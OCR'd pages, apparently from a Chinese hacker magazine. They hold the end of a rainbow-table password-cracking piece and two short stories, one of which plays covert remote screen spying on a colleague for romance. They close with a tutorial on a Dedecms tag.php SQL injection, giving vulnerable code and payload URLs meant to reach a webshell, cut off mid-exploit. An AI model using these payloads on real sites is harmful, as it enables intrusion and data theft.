文章作者在QQ挂级这里似乎忘记交代了一点，怎么让QQ登录呢？我看了几遍代码，连QQ号和相应的密码都没。我估计作者是写文章着急了点，没有在多种情况下测试。其实这里很简单，只要把挂级的QQ设置成自动登录，然后再用这段代码就可以达到效果。其它的我就不多说了，简单的批处理应用。

从中可以得知，实际的破解时间只有4秒，加上硬盘访问时间也不过是27秒。若是不喜欢命令行，大家也可以尝试Cain的彩虹表破解功能。

也许有人认为彩虹表的生成时间太长，但是这并无什么大碍，因为这些彩虹表都可以在网上下载，不过要准备好足够的磁盘空间。我现在看到的比较全的彩虹表大概要花30GB。当然，我们也可以在线破解，milw0rm.org和www.freerainbowtables.com上都提供免费的破解功能，不过前者有每日人数限制。至于后者，我感觉十分不错，你需要下一个服务端，以加快破解速度。它采用的是分布式彩虹表生成体系，即在用户CPU不繁忙的情况下生成一个一个很小的彩虹表，然后上传到服务器。这些彩虹表，服务器上也提供下载链接。

总之，内存时间交换技术的出现，使得正面破解密码成为了一种必要的思路，这也意味着在大多数情况下，我们不必为能否可以活到密码破解出来的那一天而担心了。不过，这也意味着我们得为自己的密码是否会被别人在几秒钟之内破解出来而担心了。

编辑点评：

虽然只是介绍了几个工具，但我觉得不错，这篇文章对于那些在内网渗透的人来说可要好好看一下了！其实我觉得另外一个工具——SAMInside也不错的！

Hack编程实例精讲II
精通黑客编程
定价：26元

黑小说

XApache：

首先庆祝我们国家历史上第一次获得了金牌总数第一！作为一个中国人，我感到由衷的高兴和自豪，这回又是国庆节，举国欢庆。

一带江山如画，风物向秋潇洒。十月的金秋，原本在北京是一种豪放冷静的感觉，而南方过来的我却很想念几句诗：枫叶红了的季节，摘一片火红枫叶，写满浓浓思念，让秋风投递。我任遐思飞上天空，你只要抬头，就会看见我的云，在为你徘徊……哈哈，不要怪我酸。在北京的朋友，准备好行装和自己的另一半，去香山看红叶吧……

WHO IS THE CRIMINAL?

riverhead

连日来的高温让人有些浮躁，可最近突然连下几场暴雨，让天气陡然凉了下来。天空中飘着几朵大块的乌云，风刮的呼呼的，让人微微有些不舒服。我有些后悔穿了筒裙而没有穿长裤，但还是毅然拦了辆TAXI前往石景山的郊区。

由于天气的原因，路上的车辆和行人并不多，路上有些湿滑，TAXI开得不是很快。我把车窗摇上，以免被凉风吹得感冒，然后轻轻的叹了口气。如果不是个重要的事情，我又何苦这种天气跑这么远呢……

一小时后，在一个饭店的三层，一个西装革履的中年男子在我对面坐了下来。中年男子的边上，有一个财务人员模样的女人和一个面相凶狠、表情严肃的男人。

“吴总，有些事情我也不想说太多，不过你答应我们的那笔钱，真的已经拖了很久了。”

“这笔钱你们真的非拿不可？”

“非拿不可。”

“你们小心一点啊！居然这么嚣张！”旁边那个面相凶狠的男人突然冲我嚷了起来，吓了我一跳。我抬起头看了一眼对方，感到一股深深的敌意。

“小肖，对客人客气一点。”那个叫吴总的男人挥了挥手，示意他退下。那个叫小肖的男人极不情愿的坐了下来，但眼睛依然瞪着我。

看到那个面相凶狠的男人被阻止之后，我的心绪慢慢平静下来。

“当时我们的确答应了要把余款交给你们，但是后来觉得这样做对我们来说，已经没有什么必要了。而且我们先前交付的那部分钱，已经对你们够意思了，我希望你们见好就收，不要得寸进尺……”

“可是，吴总，当时可是您亲口答应会把款项补齐的，我们辛苦了那么久，就为了这么点辛苦钱，您现在出尔反尔，实在是说不过去吧。”

“呵……”中年男人笑了笑，拿起茶杯，吹了吹里面的热气，金丝眼镜下面的一双三角眼，透露出意味深长的光芒。

不知是谁打了个响指，门外进来两个彪形大汉。走到我面前晃了晃手臂上的纹身，我看到那只红红绿绿的壁虎，心里一阵恶心。

我示意要出去打个电话，那个叫吴总的男人点头默许。在走廊尽头的洗手间附近，我从提包里拿出手机拨通了一个号码。

“他们看上去不想把剩下的钱给我们……我也有点害怕。”声音有些颤抖，但电话那头很快传来的话语让我慢慢的冷静下来。我和电话那头的人聊了一会儿，挂机。

一个看上去面善的清洁工快步跑到了我的面前，“姑娘，你怎么和这帮家伙起矛盾了，这帮家伙都不是好人那，我刚才从那个屋出来，听他们的意思，等会好像要对付你呢，你不如趁现在快点逃走吧。”

“谢谢你的提醒，大婶，但是……我不能走”，正说着话，走廊对面的小肖和另外两个男人正出了走廊往这边看过来。那眼神让我非常不舒服，我咬了咬嘴唇，返回了房间。

端坐在沙发里的吴总依然是那么慢慢悠悠的品茶，剩下的几个随从不怀好意的看着我。

“冷小姐长得挺标致的，而且气质、胆略也很是不错……可否考虑为鄙人效力呢？”吴总放下茶杯，笑眯眯的看着我。 我的额头微微的渗出汗滴，看着对方，心里有种说不出的厌恶。

“人各有志，而且我很喜欢现在的工作。”

“冷小姐这样说，我真的很遗憾……”

我哼了一声，道：“如果吴总执意不肯补齐剩下的余款，那我也觉得很遗憾”。吴总的脸色显得微微有些不悦。

“事已至此，也没什么好说的了，我先告辞……”。我站起身来，转身向大门走去。

“站住！今天恐怕你是回不去了。”吴总从沙发上站起身来，眼睛里冒出一道凶光。那两个纹身的男人往门口一拦，堵住了我的去路。叫小肖的男人则一把抓住了我的胳膊，将我推回了刚才坐的沙发上。

“吴总，你……你不要欺人太甚。”我抓紧了自己的小提包，脸色变得苍白。

“哈哈……”几个随从放肆的大笑起来。

“啊！”突然的惨叫声传了出来，堵在门口的男人被人打倒在地上，门外冲进来十多个手持棒球棍的人，将吴总和他的随从团团包围了起来。

“阿宏，你终于来了！”我能感觉我的语气里明显带着哭腔，飞快的跑过去抱住了其中一个戴着鸭舌帽的男人。

“兄弟们都过来了，今天的账一定要清算！”阿宏将棒球帽缓缓摘下，把棒球棍一挥，道：“给我上！”

“嘀……”突然楼下警笛声响成一片，一群持枪的警察冲进了房间。阿宏他们和我都被这突如其来的变故震惊，而后脸上写满了绝望……


“吴总，你可以不用再继续演下去了，接下来的事情交给我们就行。”那个叫小肖的男人拍了拍中年男人的肩膀。“呵呵，没什么，还得感谢你们公安干警才是。”那个叫吴总的男人如释重负，握住了小肖的手。

警察将阿宏和我以及所有随行人员押回了警局。

第二天，《北京晚报》上出现了一条新闻，某长期从事敲诈勒索的黑客团伙昨日被一网打尽，十九名成员全部抓获……

编辑点评：

短篇一定要出奇制胜，不然就不是一篇好文章。这篇文章里有些希区柯克的影子，直到结尾处才能知道有罪的一方是谁。“黑手”之前所刊载的此类文章不多，故在此推荐一把，有砖有玉的都可投来。



Magic dog

经理，我们恋爱吧。



自接下那个开发项目到今天已经整整十来天了，依照目前良好的势头继续进行下去，估计不出半个月就可以完成任务了。想到这里，我不禁欣慰地给自己点上一枝“天子”牌香烟，顺便替那帮混小子们感谢下老天赐予了他们一个如此出色的项目总监。

新的公司在地理格局上和以前的那些公司不太一样，确切地说是该公司技术部的格局有点独树一帜。回想当初，自个儿第一次莅临该部的时候还以为误闯进了传说中的“红灯区”。我当时就很惊异：公司犒劳员工也不用这么“体贴”吧？后来才知道，这是公司自创立以来的传统，开发组都拥有一间独立的大办公室，可以容纳10来个人，以便提供给开发人员一个相对安静的工作环境。

“总监老大，恳请您老换个地方玩游戏好不好？您知不知道这对兄弟们是一种残忍！”小A愁眉苦脸地偏过脸朝我这边磨叽。

“小A同志，我此时此刻冒着被查岗的巨大危险，做着如此颇具危险性的事情，图的是什么？相信不用我开口，你和在座的诸位兄弟姐妹也是非常明白的。我这一番苦心可昭日月啊！这都是为了让你们不但要学会在艰苦朴素的环境中茁壮成长，保持先进高速的生产力，同时也要练就一身抵御糖衣炮弹的本事。试想，如果敌人给出种种诱人条件，你们能保证不背叛组织转而跳到敌人那里去吗？如果你们跳槽了，不就辜负了组织含辛茹苦培养你们这么多年了吗？上级领导该是多么痛心？而作为直接领导着你们的项目总监又该是多么的羞愧难当？！而你们的终身幸福也就葬送在了敌人的糖衣炮弹之下”。

“但是，玩游戏和敌人的糖衣炮弹有什么关系？再说你不也是刚从别的公司过来的嘛。”敢如此这般毫无掩饰直接露骨的反驳我，我闭着眼睛也能猜出来是谁。心里暗道一声：女人麻烦！做了很大努力离开电脑，然后走到小A旁边，一只手搭上小A的肩膀，半屈着身子和蔼可亲的说道：“小A，我看你也挺累的，要不换我来搞搞，你到我位置上休息一下吧。”

此言一出，立马遭来周围数双羡慕、嫉妒外加恶毒的目光。科学客观地讲，这种特殊射线的杀伤力，丝毫不亚于光棍们看见美女身边的“野兽”时所发出的又一种特殊射线。

“啊？！真的可以吗？你说的是真的吗？！”不得不承认，小A偶尔冒出的台湾泡沫剧式腔调，会让天不怕地不怕的大老爷们寒死的。强忍住往那张饱含青春痘的猪脸上拍下去的冲动，我带着不容置疑的样子重重地点了点头。

“对了小A，昨晚你和LaLa又没回公司宿舍吧？”

“是啊，老大您怎么知道的？”小A手上还在摆弄着鼠标，一脸茫然地看向我。我心照不宣地朝LaLa递出一个暧昧的眼神，其余人则很合适宜地在一旁跟着起哄，LaLa的脸唰的一下就红到了耳根。嘿嘿，小妮子，叫你跟我贫，小样还嫩着呢。

只见LaLa狠狠地盯了小A一眼，后者吓得脑袋差点没有连着脖子一并缩到肚皮里去。我拍拍手正色道：“想必大家都看到了吧，只是这么一个微不足道的诱惑，却让我们的成员毫无保留地自爆出某些比较令人‘敏感’的信息。在座诸位很多都是才毕业的大学生，入世尚浅啊……所以以后不要再怀疑总监我的决策了，好不好？好了，大家继续工作吧。”

我回到位置上，小A还在发呆，估计这位仁兄是“妻管严”晚期。拍拍他的肩膀，我“好心”地提示道：“傻小子，还发什么愣啊？还不快去干活多挣点表现，也让LaLa工作量少些，争取宽大处理。”

在小A的一阵感激涕零声中我重新坐回了电脑前。“你们也注意了，我在办公室里弄弄游戏只是个初级阶段，为了培养你们更强大的抗诱惑能力，我以后还会有更多的训练项目，大家都要认真学习锻炼，知不知道？啊？”

“哇！老大您以后会不会带个MM来现场XXOO？”不知哪个“强淫”冒了一句。

“再废话我先就地把丫几个XXOO了，信不信？”我强忍住没把嘴里的液体喷出来，义正言辞地呵斥道。哎，没教好这帮兔崽子的确是我人生的一大失败。

“什么是XXOO？”房门不知什么时候被打开了，门口站着一位身材高挑穿着考究的美女。我起身寻向声源，虽然对方出众的样貌和高贵的气质确实容易令男人倾心，不过我还是挂上一副职场成熟男士的姿态，板着脸信步走到美女跟前，语气生硬地问道：“你有什么事吗？”

其实很多时候，整个办公室就如同开发人员的第二个家，每个人都是这里的家庭成员。而自己的家中突然闯进一位来历不明的陌生人，多少令人有点不爽。

美女不追究自己的问题，也不回答我的问题，她径直走到我的电脑前，右手握着鼠标随意地点击了几下。这下我有点火了，丫也太嚣张了吧？以为自己是首长视察呢！

可能是发觉我面带不善，美女不慌不忙地把一张类似工作证的东东别在胸口上。“我们公司目前好像并没有游戏开发的项目吧？”这次轮到美女经理面相和语气都十分“不善”了。我心里一咯噔：女人麻烦，有权的女人更麻烦！心里虽是这么想着，但对方毕竟不是LaLa，我只能干笑着站在原地，不停地思索着对策。

“你，去把你们的总监叫来。”美女操起手直接对我发号施令。这么一来，不但是我，全场的人都傻眼了。我心里一阵暗爽，估计对方是觉得我怎么也不像是个总监（一般号称“万金油”的总监都是比较大龄的），而且刚才可能也没有注意到我坐在总监的位置上。

眼见LaLa朱唇欲启，我赶紧回应道：“萧经理，徐总监今天去外面办事了，可能晚点才会回来。如果您有事需要通知徐总监，我们可以代为转告的。”

闻言，美女脸色似乎缓和了不少。她顿了顿继续说道：“刚才是你在你们总监的电脑上玩游戏？”看来今天真是死罪可免，活罪难逃了。我面带悔过的愧疚轻轻地点了点头，努力争取宽大处理。

这下倒是惹得美女“扑哧”一笑，不过只是瞬间，马上又恢复了原来的样子。“在座诸位很多都是才毕业的大学生，必须逐渐摒弃大学里养成的不良习惯。公司里不会养闲人，更不是培养游戏高手的训练所。”我靠，就你会说教？咱俩还不知道谁比谁大呢？再说了，我就真那么貌似才毕业的大学生？

最后本来已走出门口的萧美女又退了两步回来，脸上带着一丝奇怪的表情上下打量着我。正当我以为自己有机会打入公司最高层的时候，美女一句话如同冷水泼了我一头一脸，“你这人，以后玩点有深度的游戏好不好？”事后手下那帮混小子一致认定，我和这位美女经理冥冥之中一定有着某种千丝万缕的关系，否则那说话的腔调和挖苦人的本事，咋会这么不分伯仲呢。

我说，我TM还想有点什么关系呢。然后他们的意见又再次出奇的一致，大概意思嘛，就是想亲身体验一下“一人得道，鸡犬升天”的感觉。我说，丫的鸡啊犬啊什么的，甭梦了，就凭你

们老大目前的身家，10个捆在一起还不及人家呢，拿什么去追求人家？

“钱财乃身外之物也，老大您要注重挖掘她内心深处最原始的需求，此方为上策。”四仔扶扶他的镜架，向我眨眨眼睛。

“哎……”我长长地吁了口气。要说对这位萧美女不动心，那绝对是骗人的，可是要得手也是很艰难啊！

下午公司开会，我们部门的老大和几个总监也都到场了，萧美女也在其中。

“目前公司的重点项目‘XRAY防御系统’已经完全成形，所以今后的工作重点是放在如何去同XX公司争夺SNAKE公司的合作权。”萧美女一字一板地在上面说着，我当然也在下面聚精会神地思考着很多问题，譬如：如何去挖掘“她内心深处最原始的需求”。

萧美女一边口头上安排着各部门的工作，手上同时不停翻阅着各个项目的进度报表，“所有技术部的工作人员暂时搁下手头的工作，尤其是负责网络安全这块的同事，要……这是什么？拳皇97人物出招表？！”一声嘀咕后先是一愣，接着面带怒气地捻起一张纸巡视着在座人员，那架势像在说：“TMD这是谁在耍我？觉得我一女流之辈好欺负是吧！”

通常情况下，男流之辈的确可以适当欺负一下女流之辈，但是当女流之辈加上“经理”这个附加属性后，那就另当别论了。

“报告萧美……不对，萧经理，那是我的。”我起身，朝萧美女欠欠身，表示歉意。

“怎么又是你？”萧美女诧异道。看她样子，可能还以为我只是普通小职员呢。

“怎么不能是我？很惊喜很意外是不是？觉得这就是别人说的缘份，是不是？”我心里无比YY的想着，不过嘴上却只能干拍着马屁：“经过上午萧经理的指点，我痛改前非，所以工作成绩突出，一不小心就当上总监了。”

此言一出，周围的人那叫一个汗啊！见过NB的，没见过这么NB的。而事实上我敢这么和她瞎扯，还是有一定用意的。一般说来，年轻的萧美女是不大可能坐上经理这个堪称“人精”的职位，所以肯定使用了某种不正当“上位”手段。而从各方面看，感觉更像是富家千金在外面花花世界玩腻了，就来自家公司“锻炼锻炼”。对付千金小姐，可不能对其千依百顺，否则最后的可能是“一人遭殃，全家死光”，那帮混小子们以后也别想在公司立足了。而我那番话表面上像是赤裸裸的马屁宣言，但更深层次的是在考验这个千金小姐的智商程度。如果她乐呵呵地对我说：“是这样啊。嗯，不错不错，今后工作继续努力啊。”，那就没戏了，和这种智商程度的MM搞不纯洁关系纯粹是一种痛苦，况且人家还是千金呢，一个不注意咱就得死翘翘。

不过没想到萧美女的脸上却没有任何变化，只是缓缓地问道：“你叫什么名字？”这下我猜不透对方在搞什么鬼了，还是老实回答吧，“徐子陵。”

“散会后你留下来吧。”

会议室里只剩下我和萧美女2个人。

萧美女盯了我半天，直到把我看得毛骨悚然，终于开口了，“徐总监，我在别人那里听到的你和今天我亲眼所见的你有着很大差异，当然我也没有想到你会这么年轻。”

“萧经理也很年轻呀。”本来想借坡下驴赞扬下她，缓和点气氛，没想到萧美女玉指轻敲几下桌面后，作顿悟状：“其实很多人的年轻反而是他的资本。就像你，如此年轻便坐上了总监的位置，而毛主席也说过，妇女能顶半边天呢。”言下之意，她是说她自己是靠实力当上经理的？这也太牛X了点吧。

“我希望我们能成为朋友，而不是敌对的关系。”末了，萧美女又眨眨漂亮的大眼睛，换上一副狡黠的口吻说道：“聪明踏实又上进的男人也是很受女孩子欢迎的哦。”我当时就觉得口干舌燥火烧全身。这不禁让我产生了某种错觉：原来萧美女才是“挖掘内心深处最原始需求”的高手。

整个会议开下来，有关于我们技术部的任务是：分析XX公司的防御系统，取长补短，做到“对方没有的我们有，对方有的我们更好”。不过我一直纳闷，咱公司是如何获取竞争对手的防御系统的。部长老大则摆出过来人的样子，拍拍我的肩膀说，“年轻人啊，商场即战场，情报工作很重要啊。”

把源代码分发给小A他们后，我就躺在椅子上仔细地品味部长那句“情报工作很重要啊”。就目前的工作进展而言，我对萧美女几乎是一无所知的，这在《泡妞易经》中是绝对大忌。举例说，在我们的读书时代，为什么向来都是“肥水不流外人田，近水楼台先得月。”？那是因为你了解你的目标，知道使用何种方式下手才是正解；反过来，目标MM作为你的同学，多少也会了解你一些，戒备心理也会相对松懈一些。

据各种大道小道、可靠不可靠、官方非官方等消息，确定萧美女目前是没有男朋友的。看来人们的生活小常识：“女强人在感情上是女弱人”，这话还是有一定道理的。至于更为私人的一些信息，除非是跟她要好的朋友，否则很难向旁人打听出来。那么这时就只有自己动手解决了，毛主席不是也说过“自己动手，丰衣足食”嘛。但是第一次踩点就让我有种想骂人的冲动！

公司内部聊天工具上，萧美女明明在线的，可是她的主机对我的探测没有任何反应，很少失手的我很是郁闷。“今天还真是邪门了！”心里暗道一声，然后抬手看表，已到下班时间。算了，还是明天再继续研究。

第二天买了一大包吃的东西放在办公桌前，我是下了决心非拿下萧美女的电脑不可。搞了一上午依然没有什么进展，继续用各种攻击方式去试……到中午吃饭休息时间，小A一群人见我买了一大堆零食，却不是在玩游戏，一个个好奇地凑到电脑跟前。我烦躁的挥挥手道：“3秒内给我全部消失，否则统统扣奖金！”众人倒也听话，立刻作鸟兽散。

“哟！老大您就是牛，连御用QQ也和人家的不一样，都全自动化了呀！不过电脑是怎么知道您老人家想要说什么的？”小A打着饱嗝，站在我身后大呼小叫的。

“你个鸟人还搞网络的，不知道世界上有种行为叫做‘远程屏幕控制’？！”此时我的心情是那个好啊，半带戏谑的调侃小A。

“呀！老大您又入侵了哪家黄花大闺女的电脑？”

“嘿嘿！不好意思，这次是我们的萧大经理，哈哈哈哈！”人逢喜事精神爽啊，也不对这帮小子隐瞒什么了，“去去去，加紧工作，等老大我得道了，丫个个准能升天的。”

不错！屏幕上此时聊得热火朝天的人正是萧美女，估计那一边是自己的闺中密友。萧美女说话显得很随意，话题一下东一下西的，都是一些女人的事。最后萧美女请对方晚上一起吃个饭，不过被拒绝了，因为对方晚上好像和男朋友有约。

我马上用公司的内部通讯工具给萧美女发个信息过去，大概意思就是：因为那天发生的误会，借晚上一起吃饭的时间，相互多交流交流，也算是上下级的沟通工作。

傍晚，某某餐厅，萧美女如约而至。随着一声轻柔的“HI”，我抬头一看，不禁有种惊艳的感觉。卸下职业装的萧美女，虽然少了几分成熟性感，却又增添上不少可爱和乖巧。心里不停感叹：好一个百变佳人啊！

“萧经理想吃点什么？”我很有绅士风度的温柔地问道。“哎

呀，不在公司就别经理前经理后的了，我可是以朋友身份应约的，叫我名字就好了。”萧美女竟然戏剧性地来了个粉腮红晕，让我不禁又是一愣。TNND，太销魂了，简直不是正常男人所能抵御。

本来一顿晚餐吃得既和谐又温馨的，谁知萧美女中途突然冒出的一句话差点没让我当场噎死。“你下午人侵了我电脑。”言辞和口气既不是疑问也非兴师问罪，平淡无奇的表情配上萧美女说着话还呷了一口清茶的悠闲姿态，简直让人搞不懂她说这句话的意图。

“啊？这个，这个嘛？”虽然嘴上没承认，不过我的所有表现都出卖了自己。

“偷看人家聊天是不是一件很刺激的事？”

“不是。”

“那为什么还远程控制我电脑屏幕？”

“远控监视器和偷看QQ聊天并没有直接关系。”

“那你是承认人侵了我计算机咯？”

“是？”咋感觉自己的气势越来越低了呢？这样下去还不成一活脱脱的“审讯过程餐厅版”了？于是我对上其犀利的目光，“是又怎么样？”

“不怎么样。”萧美女继续语速平缓地说道，然后双眼就直勾勾地盯着我。果真还是官大一级就压死人啊，何况还是高了几个等级，继续发展下去我准被压成肉饼。“我……我不是故意的。”为了不当肉饼，我主动承认错误。

萧美女放下筷子，拿出纸巾擦了擦嘴角边上的几丝油迹开口道：“前天我把XX公司的那套防御系统装在了自己的计算机上，意在从客户的角度上去体验这套系统，以找出它的优点和不足。不过令我吃惊的是，今天下午你竟然人侵了我的计算机。”

见我还是一副莫名其妙外加小心翼翼的样子，萧美女“扑哧”一笑，把手上的纸巾揉成一团朝我扔了过来，“傻瓜，你为公司立了一大功，知道吗？”

“知道。”

“知道些什么了？”萧美女微笑着问道。

“这团你用过的纸巾是传情的信物，一声天籁般的‘傻瓜’是表达爱慕的言语方式。”我面色一正，挺着胸脯说道。

“你去死。”整包纸巾被萧美女扔了过来。

“你没用过的我可不收哦！哎哟……手袋也扔过来了啊？嗯，明天我一定会买个更好的给你。”

经过一段时间的聪明、踏实、上进，外加死皮赖脸，面子当鞋垫子使，萧雅终于还是成为了我的女朋友。不过我想来想去，还是觉得有点天上掉“油锅盔”的感觉。在我锲而不舍地追问下，萧雅终于拗不过我，说出了自己调来西南分公司的“狼子野心”，不过却始终不肯透露是谁给出的点子，难道是“聪明绝顶”的部门老大不耐寂寞客串月老？管他的呢，这事只要成了就好，嘿嘿。

整个事情就是这样，“防御系统事件”既是萧雅对我的“试金石”，也是我俩关系能迅速确立的一大催化剂。我想，回头得好生谢谢XX公司技术部的人才是，没有他们，我怎么追得上这么一个漂亮能干的女上司呢？

编辑点评：

好一个都市白领爱情剧，虽然里面的调侃略微有点成人化，但是相信大家读起来都不会感到不快。轻松和幽默始终贯穿文章的主线，最后的纯爱结局，应该让那些期待“一人得道，鸡犬升天”的总监下属很满意吧。

新洞练练看

最新Dedecms织梦系统0DAY分析与利用

前几天，爆出了“三鹿奶粉”事件和“汇源果汁”事件，一时间网络上沸沸扬扬。小编个人认为汇源卖不卖都无所谓，因为资本运作是理性的，民族的感情色彩我们先放一旁吧。这个栏首还没有写完，“三鹿”事件又牵出了国内22家奶粉企业部分产品同样存在三聚氰胺，伊利和蒙牛也未能幸免于难。扼腕叹息，民族企业的脊梁们，你们头上民族企业的光环，不仅仅是用来发光的，而应该是用来承担更大的社会责任。

文/图 冯谷/rabbitsafe 国网电力科学研究院

从本文您可以学到：

1、Dedecms漏洞分析
2、漏洞的利用过程

Dedecms算是使用比较广泛的PHP整站系统了，在被使用的同时系统的安全性也被人们关注。以前Dedecms系统也曝过不少漏洞，官方都很快出了补丁。不久前80sec公布了其存在注射漏洞，那个漏洞是受最近很流行的多字节编码漏洞影响的。不过今天我要说的这个漏洞与多字节编码无关，倒跟URL编解码有点关系。

这个新漏洞是从一牛人的blog上看到的，只给出了漏洞存在的文件名，没有利用代码，那我只能在本地搭一个漏洞测试环境了。下面，大家跟我一起去看看这0day是怎么形成，并找出漏洞利用方法吧！

一、测试漏洞

最新的Dedecms织梦系统漏洞出现在tag.php文件中，我们来一起看看漏洞代码。tag.php文件中的$tag变量用GET方式得到值，然后explode函数通过“/”符号进行分隔。分隔为数组$tags，再取得数组tags的第二个元素，对变量$tag做URL解码处理。接着把$tag变量传递给php5构造函数construct，从而进行SQL查询。

如果我们提交%27，解码之后就成了“'”，由于“'”单引号可以进入SQL查询，就导致了SQL注入漏洞产生。我贴出部

```
require_once(dirname(__FILE__)."/include/config_base.php");
require_once(dirname(__FILE__)."/include/inc_taglist_view.php");
$PageNo = 1;
if(isset($_SERVER["QUERY_STRING"])){
    $tag = trim($_SERVER["QUERY_STRING"]);
    $tags = explode('/',$tag);
    $tag = $tags[1];
    if(count($tags)>3) $PageNo = intval($tags[2]);
}else{
    $tag = "";
}
$tag = urldecode($tag);
```

图1 漏洞代码1

```
function __construct($keyword,$templet)
{
    $this->Templet = $templet;
    $this->Tag = $keyword;
    $this->dsql = new DedeSql(false);
    $this->dtp = new DedeTagParse();
    $this->dtp->SetNameSpace("dede","{","}");
    $this->dtp2 = new DedeTagParse();
    $this->dtp2->SetNameSpace("field","[","]");
    $this->TypeLink = new TypeLink(0);
    $this->Fields['tag'] = $keyword;
    $this->Fields['position'] = " ".$keyword;
    $this->Fields['title'] = " 标签：{$keyword} ";
    $this->TempletsFile = '';
    //设置一些全局参数的值
    foreach($GLOBALS['PubFields'] as $k=>$v) $this->Fields[$k] = $v;
    $this->PartView = new PartView(0);

    //读取Tag信息
    if($this->Tag!='')
  {
      $this->TagInfos = $this->dsql->GetOne("Select * From `#@__tag_index` where tagname like '{$this->Tag}' ");
      if(!is_array($this->TagInfos))
```

图2 漏洞代码2

分关键代码，如图1、图2所示。

以上就是Dedecms系统漏洞代码分析过程，由于漏洞可以使用“'”，所以如果条件允许的话，我们直接into file就能得到webshell。

二、利用漏洞备份拿webshell

我们开始来着手Dedecms系统漏洞的利用过程吧，我们首先来构造测试漏洞是否存在的语句。给$tag变量赋值为“1/rabbitsafe%27”，在URL里提交：

http://localhost:808/dede/tag.php?tag=1/rabbitsafe%27，页面暴出了查询的SQL语句，如图3所示。




图3　暴出是否存在漏洞

说明URL解码处理%27之后变成了“'”，放入SQL语句暴出了查询的SQL语句。既然漏洞可以使用“'”，在条件允许的情况下，我们可以直接into file得到webshell。

现在先来测试一下我们是否有备份文件的权限，给$tag变量赋值为“1/rabbitsafe %27%20union% 20select %201,2,3,4,5,6,7,8,9% 20from% 20mysql.user%23”，在URL上提交：

http://localhost:808/dede/tag.php?tag=1/rabbitsafe%27%20union% 20select%201,2,3,4,5,6,7,8,9%20from%20mysql.user%23，如果页面返回正常，说明有权限备份文件，图4所示。

